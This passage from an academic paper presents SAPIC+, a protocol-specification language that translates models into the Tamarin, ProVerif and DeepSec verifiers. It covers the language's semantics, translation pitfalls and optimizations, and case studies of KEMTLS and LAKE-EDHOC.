DEEPSEC specializes in indistinguishability properties, notably *trace equivalence*. Protocols are described in basically the same language as PROVERIF, but without replication, hence limiting verification to a bounded number of sessions. On the flip side, DEEPSEC provides a decision procedure, ensuring termination (in theory—in practice the tool may run out of resources on large instances). Therefore, when PROVERIF does not terminate or is inconclusive, we can use DEEPSEC, but we must bound the number of replications. Continuing our example, this would correspond to:

```
let scen1 = new sk; !^3(new key; P(sk,key) | Q(sk)).
let scen2 = !^3(new sk;(new key; P(sk,key) | Q(sk))).
query trace_equiv(scen1,scen2).
```

where we check the equivalence for three sessions. DEEPSEC is indeed able to reconstruct an attack trace. Note that PROVERIF may sometimes be unable to prove the equivalence even when the processes are equivalent, as it verifies a stricter form of equivalence than DEEPSEC. This happens for instance on the Basic Access Control (BAC) protocol implemented in the electronic passport [33].

Regarding equational theories, DEEPSEC provides support for a class of subterm convergent destructor theories, a class strictly included in those of PROVERIF.

2.5 SAPIC

In SAPIC, protocols are described in a stateful dialect of the applied π calculus, including constructs for manipulating global, mutable state and for acquiring *locks* to manipulate this state concurrently. These processes are translated into TAMARIN. The property specification language is exactly that of TAMARIN. As a result, SAPIC inherits the strengths of TAMARIN, but also its limitations. In particular, SAPIC does neither support destructors nor equivalence properties. Moreover, the generated MSR rules sometimes add a performance overhead.

3 The SAPIC$^+$ language

Before defining SAPIC$^+$'s language more formally, we give a short overview of its main features.

3.1 Overview

Protocol specification SAPIC$^+$'s syntax for specifying protocols is an applied π calculus similar to PROVERIF and SAPIC; Fig. 1 is actually a valid SAPIC$^+$ example. Compared to SAPIC, the added features include the definition of destructors, i.e., function symbols whose application may fail (see below), let bindings with pattern matching and else branches.

Equational theories Through its exports, SAPIC$^+$ supports the union of the theories supported by TAMARIN and PROVERIF. When exporting a theory like DH exponentation to PROVERIF (which only has partial support for this theory), we export an abstraction of the theory, that can still be useful.

Property specification SAPIC$^+$ supports reachability properties expressed in the same logic as SAPIC and TAMARIN, but additionally translates and exports them to PROVERIF's query language. Further, SAPIC$^+$ supports equivalence properties that can be expressed similarly to PROVERIF and DEEPSEC.

Automation SAPIC$^+$ automatically translates to PROVERIF, TAMARIN and DEEPSEC, and thus benefits from the automation of each of those backends. In contrast to SAPIC, which was a stand-alone preprocessor, SAPIC$^+$ is integrated into TAMARIN. This improves user interaction, as now SAPIC$^+$-generated rules display as process actions in interactive proofs and error reporting is more precise. Moreover, it aids future development, as the SAPIC$^+$ module interfaces directly with TAMARIN's term theory and parser, benefiting from new developments. Most importantly, we significantly improved on SAPIC's level of automation, first through several (provably correct) optimizations for the translation to TAMARIN and second with the addition of translations to PROVERIF and DEEPSEC. Both improvements are illustrated by our case-studies, notably 5G-AKA.

Extra features SAPIC$^+$ naturally inherits previous extensions to SAPIC (e.g., a local-progress semantics, needed to show liveness-like properties [8]). Direct encodings in SAPIC (e.g., SGX reports [37] or accountability [41]) translate *for free*, and become available in PROVERIF for the first time.

3.2 Protocols

3.2.1 Syntax

We present the syntax of SAPIC$^+$ in Fig. 2 where t, st, t_i range over arbitrary terms, n ranges over private names in $\mathcal{N}_{\mathtt{priv}}$, x ranges over variables in $\mathcal{X}$ and p ranges over patterns in Pat. *Elementary processes* model finite protocols that simply sample fresh values with the new construct and perform input and output over a channel t_1, based on some control flow.

$\langle P, Q \rangle$ ::=

(elementary processes)	*(extended processes)*
0	| event F; P
| new n; P	| $!P$
| $P \mid Q$	*(stateful processes)*
| out(t_1, t_2); P	| insert st, t; P
| in(t_1, x); P	| delete st; P
| if ϕ then P else Q	| lookup st as x in P else Q
| let $p = t$ in P else Q	| lock st; P
	| unlock st; P

Figure 2: Syntax of our process calculus

Extended processes model unbounded protocols which may also raise events. Events provide a convenient way to model reachability properties. *Stateful processes* can manipulate globally shared states st. Conditionals are described by first-order formulae ϕ over equalities on terms, possibly containing variable quantifiers, as in [40].

3.2.2 Semantics

We equip SAPIC$^+$ with an operational semantics suited for expressing both equivalence and reachability properties, in contrast to SAPIC, which only supported reachability properties. A *configuration* defines the current execution of the process and contains, among others, a set of executable processes $\mathcal{P}$ and the attacker knowledge inside a substitution σ. The domain of σ will contain variables from $\mathcal{AX} = \{\mathtt{att}_i\}_{i \in \mathbb{N}}$.

The semantics is a labeled transition system between configurations, defined by a relation $\xrightarrow{\ell}$ where ℓ may be empty, or a set of *facts*. We use facts to annotate processes and log events. For instance, ℓ may contain $K(t)$ to log that the attacker knows t; $\mathsf{In}(R, R')$ to log the *recipes* used by the attacker to compute the protocol inputs; $\mathsf{Out}(R)$ to log the recipe used by the attacker to compute the channel of an output. Formally, a recipe is a term containing only variables from $\mathcal{AX}$ and public names. We give an excerpt of the semantics in Fig. 3 (see Fig. 9 in Appendix A for the full version).

We define $P \xrightarrow{l_1 \cdots l_n} \mathcal{C}$ when $\{P\}, \emptyset \rightarrow^* \xrightarrow{l_1} \rightarrow^* \ldots \rightarrow^* \xrightarrow{l_n} \rightarrow^* \mathcal{C}$. Such a sequence of labels, together with the attacker knowledge σ of the resulting configuration $\mathcal{C}$, defines a *trace*. We denote by $traces^{pi}(P)$ the set of traces of a process P, i.e., $\{(tr, \sigma) \mid \exists \mathcal{P}.\ P \overset{tr}{\Rightarrow} \mathcal{P}, \sigma\}$. For equivalence properties, we only consider the traces (tr, σ) of $traces^{pi}(P)$ where we removed from tr all facts other than In and Out, denoted $traces^{pi}_{\approx}(P)$.

$$\mathcal{P} \cup^{\#} \{\mathsf{out}(t_1,t_2);P\}, \sigma \xrightarrow{\mathsf{Out}(R),K(t_1)} \mathcal{P} \cup^{\#} \{P\}, \sigma \cup \{\mathtt{att}_n \mapsto t_2\}$$
if $t_1 =_E R\sigma, R$ a recipe, $t_2 \not\to_E$ fail and $n = |\sigma| + 1$

$$\mathcal{P} \cup^{\#} \{\mathsf{in}(t,x);P\}, \sigma \xrightarrow{\mathsf{In}(R,R'),K(\langle t,R'\sigma\rangle)} \mathcal{P} \cup^{\#} \{P\{x \mapsto R'\sigma\}\}, \sigma$$
if $t =_E R\sigma, R'\sigma \not\to_E$ fail and R, R' recipes

$$\mathcal{P} \cup^{\#} \{\mathsf{let}\ p = t\ \mathsf{in}\ P\ \mathsf{else}\ Q\}, \sigma \to \mathcal{P} \cup^{\#} \{P\tau\}, \sigma$$
if $p\tau =_E t$ and τ is grounding for p

Figure 3: Operational semantics (excerpt)

3.3 Security properties

3.3.1 Reachability properties

To express reachability properties, we use the same temporal logic as the one of TAMARIN [47] and introduced in Section 2.2. In the TAMARIN tool, security properties are described in an expressive two-sorted first-order logic: we distinguish the sort *msg* that ranges over terms and the sort *temp* used for time points. Intuitively, a time point corresponds to an index of a trace sequence $tr = \ell_1 . . . . \ell_n$. We denote by $\mathcal{X}_{temp}$ the set of time point variables.

An atomic trace formula is either false $\bot$, a term equality $t_1 \approx t_2$, a time point ordering $i \lessdot j$, a time point equality $i \doteq j$, or an action $F@i$ for a fact F and a time point i. A trace formula is a first-order formula over atomic trace formulas.

The satisfaction on closed atomic trace formulae on a trace sequence $tr = \ell_1 . . . . \ell_n$ is naturally defined as

- $t_1 \approx t_2$ iff $t_1 =_E t_2$;
- $i \lessdot j$ iff $1 \leq i < j \leq n$;
- and $F@i$ iff $1 \leq i \leq n$ and $F \in \ell_i$.

The satisfaction of a trace formula φ on a trace sequence tr, denoted $tr \vDash \varphi$, is extended as expected. Note that quantified variables must be instantiated with terms of the same sort. For example, the formula $\exists i \in \mathcal{X}_{temp}, x \in \mathcal{X}.\varphi$ holds in tr if and only if there exists an integer n and a message t such that $\varphi\{i \mapsto n; x \mapsto t\}$ holds in tr. Given a process P, we write $P \vDash \varphi$ when for all traces (tr, σ) in $trace^{pi}(P)$, $tr \vDash \varphi$.

3.3.2 Equivalence properties

Unlike SAPIC, SAPIC$^+$ also supports indistinguishability properties, as introduced in Section 2.3. Such properties can be modeled by trace equivalence. We first define static equivalence, modelling the indistinguishability of two sequences of terms represented as substitutions.

Definition 1. *Two closed substitutions σ_1, σ_2 on messages are statically equivalent, written $\sigma_1 \sim_E \sigma_2$, iff*

$$\forall M, N \text{ recipes},\ M\sigma_1 =_E N\sigma_1 \Leftrightarrow M\sigma_2 =_E N\sigma_2$$

We can now define equivalence of processes P and Q by requiring that for any trace of P there exists a trace in Q obtained by the same sequence of labels, i.e., attacker actions, and resulting in statically equivalent attacker knowledge (and vice versa).

Definition 2 (Trace equivalence)**.** *Let P and Q be two processes. P is a trace included in Q, written $P \sqsubseteq_E Q$, iff*

$$\forall tr, \sigma_P.\ \exists \sigma_Q.\ \begin{array}{c} (tr,\sigma_P) \in trace^{pi}_{\approx}(P) \\ \Longrightarrow \\ (tr,\sigma_Q) \in trace^{pi}_{\approx}(Q)\ \wedge\ \sigma_P \sim_E \sigma_Q \end{array}$$

P and Q are trace equivalent, written $P \approx_E Q$, iff $P \sqsubseteq_E Q$ and $Q \sqsubseteq_E P$.

Other equivalence properties Besides trace equivalence, other process equivalences are sometimes considered. In particular, *observational equivalence* (which can be characterized as a labelled bisimulation [3]) is a stronger equivalence that implies trace equivalence, which itself implies testing equivalence [23]. On a subclass of processes, called *determinate*, all these notions coincide [23].

In general, properties can be expressed with any of these equivalences, but with subtle differences in the adversary's distinguishing power. For instance, (the notion of strong) unlinkability was initially defined using observational equivalence [4], and later using trace equivalence [10, 35].

Unfortunately, tools such as ProVerif and Tamarin cannot directly show these equivalences. They support *diff-equivalence*, a stronger equivalence that requires the two processes to have the same structure and to only differ in the terms [19]. While diff-equivalence is easier to prove and provides a convenient proof technique (as it implies observational and trace equivalence) it may sometimes be too strong and lead to false attacks.

As we will see below, for SAPIC$^+$ we rely on PROVERIF's ability to prove diff-equivalence, which then implies trace equivalence. Obviously, we suffer from the same limitation as PROVERIF when false attacks arise. In that case we can use DEEPSEC which proves trace equivalence precisely, but at the cost of bounding the number of sessions.

3.4 Overview of translations and results

We give here a summary of the translations and associated correctness results. Recall that TAMARIN's input language is a set of multiset rewrite rules and security properties are expressed in the first-order logic of Section 3.3.1. PROVERIF's specification language, on the other hand, is a dialect of the applied π calculus, as SAPIC$^+$, but with subtle differences between both languages. Properties in PROVERIF are expressed either using dedicated queries for reachability properties or observational equivalence. We will denote the satisfaction relation of PROVERIF's reachability queries by $\vDash^{\mathrm{PV}}$.

Reachability properties We will show that, for reachability, it is possible to directly translate SAPIC$^+$ specifications into both TAMARIN's and PROVERIF's input formats. In the following sections, we describe in more detail these translations which we denote by $[\![\cdot]\!]^{\text{TAM}}$ for the translation to TAMARIN and $[\![\cdot]\!]^{\text{PV}}$ for the one to PROVERIF (by abuse of notation we use the same translation function for both the processes and the security formulas). We suppose that reachability formulas only contain $K(\cdot)$ facts, as well as facts defined through events (to avoid clashes with reserved facts added by the translation). The correctness and the conditions under which the translation can be applied are stated in the following theorems.

Theorem 1. *Let P be a process and φ a formula such that P does not contain conditional branchings with destructors.*

$$P \vDash \varphi \quad \Leftrightarrow \quad [\![P]\!]^{\text{TAM}} \vDash [\![\varphi]\!]^{\text{TAM}}$$

Note that, although the property language for SAPIC$^+$ and TAMARIN is the same, we need to translate the formula φ as it encodes additional information. We can now define a similar correctness theorem for the translation to PROVERIF.

Theorem 2. *Let P be a process and φ a formula such that*

- $\text{Pat} = \text{Pat}_{ex}$ *and P does not contain conditional branchings with variable quantifiers;*
- φ *is a formula with a single quantifier alternation.*

Then $P \vDash \varphi \Leftrightarrow [\![P]\!]^{\text{PV}} \vDash^{\text{PV}} [\![\varphi]\!]^{\text{PV}}$.

Equivalence For equivalence, we can export SAPIC$^+$ to either the PROVERIF or DEEPSEC tool.

PROVERIF indeed allows to verify a strong process equivalence, that we denote by $P \cong_E Q$. It was shown in [19] that $\cong_E$ implies observational equivalence, which in turn implies trace equivalence. Therefore, for *extended processes*, i.e., non-stateful processes, and the same hypotheses on processes as in Theorem 2, we have that

$$\text{if } [\![P]\!]^{\text{PV}} \cong_E [\![Q]\!]^{\text{PV}} \text{ then } P \approx_E Q.$$

Moreover, on elementary processes, the syntax of SAPIC$^+$ and DEEPSEC coincide for predicates restricted to equality. Therefore, we can directly, for free, employ DEEPSEC to verify trace equivalence on this subclass of processes. Hence, we will not detail the (straightforward) translation to DEEPSEC in the following. Note, however, that DEEPSEC only supports a constructor-destructor term algebra defined by a subterm convergent rewrite system and no equational theory. As of now, there is no clear link between process equivalence and Tamarin's notion of equivalence between rewrite systems [14]. We thus do not translate equivalence properties to Tamarin.

4 From SAPIC$^+$ to TAMARIN

We extend the 2014 translation from SAPIC to TAMARIN [40] with new syntactic features that improve usability (cf. Section 4.1.1) or interoperability with PROVERIF (let binders with pattern matching and destructors). Moreover, we heavily optimize the number of rules produced and the encoding of common edge cases for communication and database access.

4.1 SAPIC$^+$ extensions and updates

4.1.1 New syntactic features

With SAPIC$^+$, we make several small syntactic extensions to SAPIC, importing some useful features from PROVERIF.

Types SAPIC$^+$ provides some small typing capabilities, that can be used to sanity check the model. Function symbols can be declared with a type, and variables can also be bound with a type:

```
functions: enc(bitstring,skey):bitstring

new sk:skey; in(m:bitstring); out(enc(m,sk)).
```

A type inference algorithms allows both to sanity check the models, looking for incompatible typing annotations, and to ease the export to PROVERIF. Notably, events in PROVERIF need to be declared with the type of their arguments, that we can infer from the annotation in the process and the event usages.

Processes with explicit parameters SAPIC allows to declare sub-processes that can be called inside the main process with the following syntax.

```
let P = ...

let Q = ...

process (new skP; new skQ; !P | !Q)
```

Such declarations can lead to mistakes in the model. Indeed, assuming that `P` should only have access to `skP` and `pk(skQ)`, we may use inside it by mistake `skQ`. SAPIC$^+$ now supports the declaration of sub-processes with some explicit parameters, that are binding the sub-variables, improving the readability of the models.

```
let P(skP,pkQ) = ...

let Q(skQ,pkP) = ...

process (new skP; new skQ; !P(skP,pk(skQ)) | !Q(skQ,pk
   (skP))
```

Explicit pattern matchings SAPIC supports the same pattern matching capabilities as TAMARIN. Thus, one can write processes of the form `new sk; new token; P(sk) | in(enc(<token, m>,sk))`. In big processes, implicit pattern matchings can make the model difficult to verify and understand. We thus add the capability to specify which variables correspond to a pattern match, and which variable are to be bound. We use the same notation as PROVERIF, adding as a prefix the = symbol, for instance yielding `new sk; P(sk) | in(enc(<=token, m>,=sk))`.

Remark that to avoid modelling mistakes, we recommend that modellers do not use pattern matchings over function symbols, but rather rely on let bindings: `new sk; P(sk) | in(cypher); let <=token,m> = dec(cypher,sk) in ...)`

4.1.2 New semantical features

Moreover, we introduce two new semantical features in let-bindings. SAPIC only supports let bindings for a single variable of the form let $x = t$ in P. We generalize to pattern matchings with a failure branch of the form let $s = t$ in P else Q where $s,t \in \mathcal{T}(\mathcal{F}_c, \mathcal{E}, \mathcal{X})$. In a second step, we allow the right-hand side t to contain destructor functions, i.e., $t \in \mathcal{T}(\mathcal{F}_c, \mathcal{N}, \mathcal{X})$.

The pattern matching permits to concisely extract relevant segments from incoming messages, e.g.,

```
let <key,'hs'>=dec(cipher,sk) in [..]
```

in the running example. The failure branch (`else out(c, 'abort')`) allows to react if the incoming message does not decrypt, a feature that, e.g., AEAD schemes or CCA2-secure public key encryption schemes posses. As both TAMARIN and SAPIC do not support destructor functions, we provided translation for let bindings with destructors where a restriction encodes the failure conditions.

In [25], we show the correctness of this translation. Notably, we extend the 40-page proof from [40] in a black box fashion with the following techniques. For the first step, we exploit that the SAPIC semantics includes a feature for embedding MSRs within the process, which we omitted here for the ease of presentation. We expressed the first step using this feature, and show that the translation of the let construct into a process with the embedded MSRs is correct. The correctness of the translation to MSRs then follows by transitivity. The second step is expressed as a source-to-source transformation that is valid due to the correctness of the first step. We thus obtain a fully modular proof of correctness.

4.1.3 Updates to avoid pitfalls

We made several changes to the translation of SAPIC when moving to SAPIC$^+$ to avoid some pitfalls either when translating to PROVERIF or when expressing equivalence-based properties .

Figure 4: Benchmarks for path compression

Notably, the pattern matching inside an input behaves differently in PROVERIF and SAPIC. For PROVERIF, $\mathsf{in}(t,p)$; P with pattern p is merely syntactic sugar for $\mathsf{in}(t,x)$; let $p = x$ in P else 0. Notably, the input is always executable, and the continuation may fail. The semantics of SAPIC is different, as the matching is directly made in the input, and the input is not always executable. We changed SAPIC$^+$ to follow PROVERIF's semantics, as it was important to obtain the same behaviours for the equivalence semantics of PROVERIF and DEEPSEC.

Another pitfall is that while TAMARIN supports general pattern matchings, where the pattern $\langle x,x,y\rangle$ will for instance expect twice the same value for x and either bind y if it is a fresh variable or expect it to match the existing value of y, PROVERIF supports pattern matchings with an explicit $=$ to indicate that a variable should not be rebound but match the current value of the variable. For example, the pattern $\langle x,x,y\rangle$ will accept three distinct values, and rebind x to the second value. $\langle =x,x,y\rangle$ will expect the first value to be the previous binding of x, and then bind x to the second value. We believe that such subtle behaviors may be confusing, and therefore SAPIC$^+$ forbids rebinding of variables, and thus multiple occurrences of the same variable in a pattern matching. This syntactic restriction avoids confusion about the possible semantics, and enforces the behavior of PROVERIF and TAMARIN to coincide.

4.2 Optimizations

The number of rules produced by the translation and the encodings chosen have decisive impact on the verification speed, as we will show. This is the reason why handwritten TAMARIN models are typically faster to verify than translated models. For non-experts, what constitutes the best encoding

is opaque and performing these optimizations is often out of reach. Here, we show the potential for improvement by discussing two optimizations, one that applies in general, one that applies to a frequent edge case.

4.2.1 Path compression

The original SAPIC translation produces at least one rule per position in the process tree, but often they can be compressed. Consider the translation of the process new a; new b; $\mathsf{out}(c, \langle a, b \rangle)$. We obtain three msrs from the translation, but as only the last step is observable, these three rules can be compressed into one.

This compression step is not always permissible; hence we need to define carefully under which circumstances correctness is maintained. For instance, two rules cannot be compressed if the second rule may require the attacker to know the output of the first. e.g., new a;$\mathsf{out}(c,a)$;... cannot be compressed with its continuation ...;$\mathsf{in}(c,x)$;....

We define this compression as an optimization of the MSRs which is, in principle, applicable to handwritten TAMARIN models. We provide in [25] the complete set of conditions under which rules can be compressed and the corresponding proof (once again made in a black box fashion).

We find that this optimization is very effective (see Figure 4). On all examples, the reduction in the number of rules is significant, and the running time of the verification can be reduced by a factor of up to 52. We observe that the ratio is more pronounced on examples where verification is slow to begin with, possibly indicating that path compression is most effective during the constraint solving procedure (as opposed to precomputation).

4.2.2 Alternate secret channel encoding

For private communication, it depends on the knowledge of the adversary whether or not the sender can proceed after emitting a message. Naturally, the encoding of channels in SAPIC$^+$ reflects that, but typically, private channels remain trivially secret throughout the protocol run. We optimize the translation for this frequently occurring special case.

We syntactically check a sufficient condition of secrecy: a name n is a secret channel if there is a single process of form new n;P and all other occurrences of n have either the form $\mathsf{in}(n,m)$ or $\mathsf{out}(n,m)$ with n not occurring in m. If the condition is fulfilled, we can remove one out of two rules produced for each out-processes and one out of three rules in the translation of in-processes. The rules removed capture the case where an attacker can deduce the channel name and thus trigger the asynchronous communication behavior. It both reduces the number of rules and removes the need for a case distinction about whether n is deducible.

We find significant performance improvements with three case studies (see Fig. 5, Appendix A). `SSH-NEST` and `OTP` will be detailed in Section 6.2 and have a speed up of two and three, while `U2F-TOY` was already in SAPIC's repository. Note that on the latter, TAMARIN times out without this optimization.

5 From SAPIC$^+$ to PROVERIF

The syntax and semantics of PROVERIF are very similar to SAPIC$^+$ as both use dialects of the applied π calculus for their input languages. We describe the main differences and how they are handled bellow. We do not detail the translation for DEEPSEC, as it is similar to the one of PROVERIF.

5.1 Translating conditionals

Extended processes only differ in the semantics of conditional branching containing destructors. In SAPIC$^+$, if $u = v$ then P else Q reduces to P when $u =_E v$, which implies that both u and v reduce to constructor terms. Q is executed when $u \neq_E v$, thus when u and v are not equal or u or v is not a message. In PROVERIF, the semantics for the *then* branch are the same; however, Q is only executed when both u and v *are* messages and u and v are not equal. The process blocks when either u or v is not a message. Such if $u = v$ then P else Q conditional branching is translated in PROVERIF using let bindings.

While this may seem anecdotal, verification results can change if a part of the process becomes non-executable. PROVERIF or DEEPSEC users may not even be aware of this discrepancy, which illustrates the risks of working with different tools. There are many other pitfalls in manually translating models between PROVERIF, TAMARIN or DEEPSEC, concerning, among others, bindings inside pattern matchings, destructor inside conditionals and how pairs are encoded. We detail those differences in [25].

5.2 Translating states

PROVERIF has no direct syntax for stateful processes and requires an encoding that relies on internal communication on private channels. Although semantically correct, PROVERIF struggles to prove security properties relying on this encoding. In practice, it leads to false attacks. The recent GSVERIF front end [24] addresses many false attacks related to stateful protocols. However, GSVERIF's transformations easily lead to nontermination issues and are sometimes too restrictive to handle general stateful processes. We therefore updated the GSVERIF tool (available in [1, 2]) to lift these restrictions and better exploit the most recent features of PROVERIF (*e.g.*, lemmas, axioms) leading to more efficient verification and favoring termination.

Although the applied π calculus lacks explicit constructs for stateful processes, private *memory cells* are classically encoded by reading and writing on private channels. For a private channel `cell`, reading the cell is achieved by `in(cell,x); P`, and writing by `out(cell,t)|P`. Note that for writing, the output is put in parallel as communication over private channels is synchronous. With this encoding, as long as an output on `cell` is not available, the cell is in fact locked.

States in SAPIC$^+$ behave similarly to this encoding when a lookup is directly preceded by a lock, or an insert directly followed by an unlock. We call such a state *pure*. They can be translated through replacement of

lock t; lookup t as x in _ else 0	by	$\mathsf{in}(n,x)$;_	and
insert t,t'; unlock t;_	by	$\mathsf{out}(n,t')$; _	

where $n \in \mathcal{N}_{\mathsf{priv}}$ is a fresh private name. We give a precise definition of pure states and show the correctness of this encoding in [25].

This transformation also provides an alternate encoding when translating to TAMARIN. Interestingly, it does not always improve performance, although it describes a natural way to write cells in TAMARIN. E.g., on the `AC` protocol [12, 37], the verification time shrinks from 127 seconds to 1 but on the `SD` protocol [5, 40], the encoding seems to lead to nontermination (see Figure 6, Appendix A). Using SAPIC$^+$, we can easily switch between both encodings.

This translation of states is efficient and sufficient for most of our cases studies. However, it does not cover all the SAPIC$^+$ processes. For the remaining cases that do not match our syntactic conditions (i.e., not all states are *pure*), we exploit PROVERIF's `table` construct. Tables define a form of global memory that processes can insert element to and look up elements from. However, unlike SAPIC$^+$'s store and locking table, PROVERIF's tables are append-only: once inserted, an element cannot be removed nor replaced. We use these tables to associate states with a secret channel name as in the pure case, but now we have to take care that the secret channel is created on first access only. This is difficult: as the store is global, the first access is not bound to a particular position in the process. Thus we must make sure those operations are atomic through a dedicated locking channel. The translations for lock/unlock and insert/lookup follow this pattern, but differ in when the placement of the private channel communication, as the former lock construct is blocking, while insert is not. See [25] for the translation and its proof of correctness.

5.3 Translating queries

PROVERIF translates security properties of various kinds (*e.g.* authentication, secrecy, non-interference, real-or-random secrecy) into either reachability queries (called correspondence queries in PROVERIF's manual) or equivalence queries. For reachability properties, we know that the state transformation preserves the set of traces. However, not all SAPIC$^+$ queries can be translated into PROVERIF reachability queries, as PROVERIF permits only one quantifier alternation. Furthermore, the translation of special facts about communication or adversarial knowledge requires great care due to some semantic pitfalls we will explain as we go along. Note that GSVERIF supports only reachability queries, hence support for equivalence queries is limited to protocols without state.

Reachability properties In the latest PROVERIF release, reachability properties can be described through a sorted first-order logic formula over atomic trace formulas as defined in Section 3.3.1, similarly to SAPIC$^+$ and TAMARIN. There are, however, some differences in the facts and the fragment of the logic that prevent the translation of all SAPIC$^+$ queries to PROVERIF queries and vice versa.

The first difference is that PROVERIF only considers queries with at most one quantifier alternation. More specifically, a query must be of the form $F_1@i_1 \wedge \ldots \wedge F_n@i_n \Rightarrow \phi$ where ϕ is a quantifier-free trace formula and its disjunctive normal form (DNF) does not contain negations of facts $F@i$. All variables in $F_1@i_1 \wedge \ldots \wedge F_n@i_n$ are quantified universally and remaining variables in ϕ are quantified existentially. For example, the following query in PROVERIF syntax

```
query x,y:my_type, z:bitstring, i,j,k:time; event(A(x))@i
      && event(B(y))@j ⟹ event(C(x,y,z))@k && k < j
```

quantifies variables x, y, i, j universally and z, k existentially. In SAPIC$^+$'s syntax, this query is expressed as

```
All x y #i #j. A(x)@i & B(y)@j
      ⟹ Ex z #k. C(x,y,z)@k & k < j
```

The second difference is the set of allowed facts and their semantics. Facts in PROVERIF include events, as illustrated by the previous example, *message facts* of the form `mess(c,t)` that hold when a term t has been sent on channel c, and *attacker facts* of the form `attacker(t)` that hold when the attacker can deduce the term t.

Though message and attacker facts may seem very similar to the K fact, their semantics are incomparable. Like for the K fact, an attacker can trigger `mess(c,t)` provided it can deduce

c and t. However, `mess(c,t)` is also triggered when the output and input rules on private channels are executed.

Unfortunately, the attacker fact does not correspond to a K fact either: `K(t)@i` holds when the attacker *did deduce* `t` at timestamp `i` (e.g., to execute an input on a public channel); whereas `attacker(t)@i` holds if `t` *is deducible* at the timestamp `i`. This difference in semantics has important ramifications. First, two K facts cannot hold at the same timestamp but two attacker facts can. Second, and more importantly, it makes the translation of queries impossible when a K fact occurs in the conclusion of the query. Consider the process `new a; new b; out(c,(a,b)); event A` and the following queries.

```
query i,j:time; event(A)@i ⟹ attacker(a)@j
All #i. A@i ⟹ Ex #j. K(a)@j
```

The first (ProVerif) query holds whereas the second (Sapic$^+$) does not. The semantic issue of the `K(t)@i` fact versus the attacker fact only occurs when it is existentially quantified. When the fact is universally quantified, however, we can safely translate $K(t)@i$ to `attacker(t)@i`, and we therefore only allow universally quantified K facts in queries. For example, the following lemma will correctly be translated in the given query.

```
All x y #i #j. A(x)@i & K(y)@j ⟹ Ex z #k. C(x,y,z)@k
query x,y,z:bitstring, i,j,k:time; event(A(x))@i &&
   attacker(y)@j ⟹ event(C(x,y,z))@k
```

ProVerif also allows for *injective events* that express a correspondence query where the occurrence of some event can be injectively associated to another event. For example, `inj-event(A) ⟹ inj-event(B)` ensures that there are at least as many `B` events as there are `A` events. Such properties cannot be expressed in Sapic$^+$'s first-order logic, but Sapic$^+$ allows users to export a ProVerif query in the input file if injective queries are needed (avoiding a separate file).

6 Practical evaluation and case studies

6.1 The implementation

We integrated our translation procedures as a separate package that is distributed with and integrated into Tamarin, in contrast to SAPIC's original compiler [40], which is a separate program. The benefits are threefold: we benefitted from Tamarin's libraries for manipulating and parsing terms, we could integrate our translation into Tamarin's graphical user interface and, finally, Sapic$^+$ will instantly support future extensions to Tamarin's term algebra. The package is open source and compatible with MacOS and Linux. We provide a docker image `robertkuennemann/sapicplusplatform` [1] that allows to run all the tools easily and reproduce our case studies (detailed instructions in [25]).

The code uses a common parsing infrastructure and shares code for typing and annotating code (e.g., to identify matching lock and unlocks). The translation code is highly modular and exploits template mechanisms for easily adjustable output to ProVerif,GSVerif and DeepSec. We added about 5500 lines of code for the exports and the optimizations. Once the ProVerif export and the modular interface were done, the DeepSec export required around 200 lines of code.

The user provides an input file in Tamarin's `spthy`-format, which can include a process, and can choose to either translate into the target language of choice, or use Tamarin's internal constraint solver.

6.2 The new workflow in action

We provide below several complex case studies of real-life protocols, some of which constitute their first formal analysis. We also provide some case studies that were adapted either from existing Sapic$^+$ or Tamarin models. As a whole, our set of case studies illustrate:

- how Sapic$^+$ allows leveraging ProVerif's high level of automation when Tamarin's automation is insufficient;
- how Sapic$^+$ allows using Tamarin to prove lemmas that cannot be proved by ProVerif so they can be used as axioms inside ProVerif;
- how DeepSec can be used when ProVerif cannot prove equivalence;
- and finally that the Tamarin models produced by Sapic$^+$ can be analyzed as efficiently as dedicated and fine-tuned Tamarin models.

We note that there are cases where a direct encoding is preferable to a translation from Sapic$^+$. One instance are protocols with complex state machines, which are more easily expressed in Tamarin. Fig. 7 summarizes the running times of some of our case studies on a 2019 13"-MacBook Pro with 16GB RAM.

6.2.1 Novel case studies

`KEMTLS` Many post-quantum secure alternatives to currently deployed key-exchange protocols are starting to appear. In the coming years, formal verification tools are likely to play an essential role in their standardization process. We present here an analysis of `KEMTLS` [48], a recently proposed alternative for the core key exchange of TLS.

The protocol relies on two main ingredients: a signature scheme for the server certificate and a Key Encapsulation Mechanism (KEM). Intuitively, a KEM is an asymmetric encryption scheme that uses the parties' long-term public keys to encrypt an ephemeral secret, which can be used to derive a shared key.[1] `KEMTLS` derives a secret shared key with

[1] In the symbolic model, we assume that keys generated by a KEM are uniformly sampled.

Case Study	ProVerif	Tamarin	Property

Figure 7: Running time (seconds) of the case studies

authentication of the server after ten messages and six intermediate keys. We used SAPIC$^+$ to verify the protocol over three models:

- A first, basic KEMTLS model, for which we verify server authentication and Perfect Forward Secrecy (PFS) of the final key. ProVerif proves these properties in a few seconds, Tamarin in around a minute.
- The KEMTLS-NO-AEAD model sanity checks the security claims. Indeed, in KEMTLS, most messages are encrypted using authenticated encryption, but in its security proof, nothing is assumed about this primitive. We thus modeled a version of KEMTLS without any encryption, and proved that the same security properties hold.
- The KEMTLS-CA model, where we model the client authentication option. This option was proposed in Appendix C of [48] to match the existing option of TLS, but was provided without a security proof. It allows a user to authenticate to a server with a long-term certificate. We proved using ProVerif (1 second) and Tamarin (20 minutes) mutual authentication for this extension. We were also able to prove unlinkability of clients, modelled as strong unlinkability in terms of trace equivalence as defined e.g. in [10,35], for three sessions using DeepSec, and an unbounded number of sessions with ProVerif.

LAKE-EDHOC Lightweight Authenticated Key Exchange (LAKE-EDHOC) is a recently standardized key exchange protocol designed for resource-constrained devices. It is a DH based key exchange, where authentication can either rely on a signature scheme and long-term public keys, or on a long-term DH share and its public group element. With SAPIC$^+$, we could develop correct models of this protocol quickly. We debugged and proved them with ProVerif's approximate version of the equational theory, before strengthening the guarantees using the same model but with Tamarin's more complete theory.

Our models include both authentication modes, the client being able to chose between them dynamically. In the LAKE-EDHOC model, we proved mutual authentication, KCI and PFS of the exchanged key.

In concurrent work [45], a different version of the LAKE-EDHOC IETF draft was also analyzed with Tamarin. While they consider more properties than us, we consider a model supporting two different authentication modes.

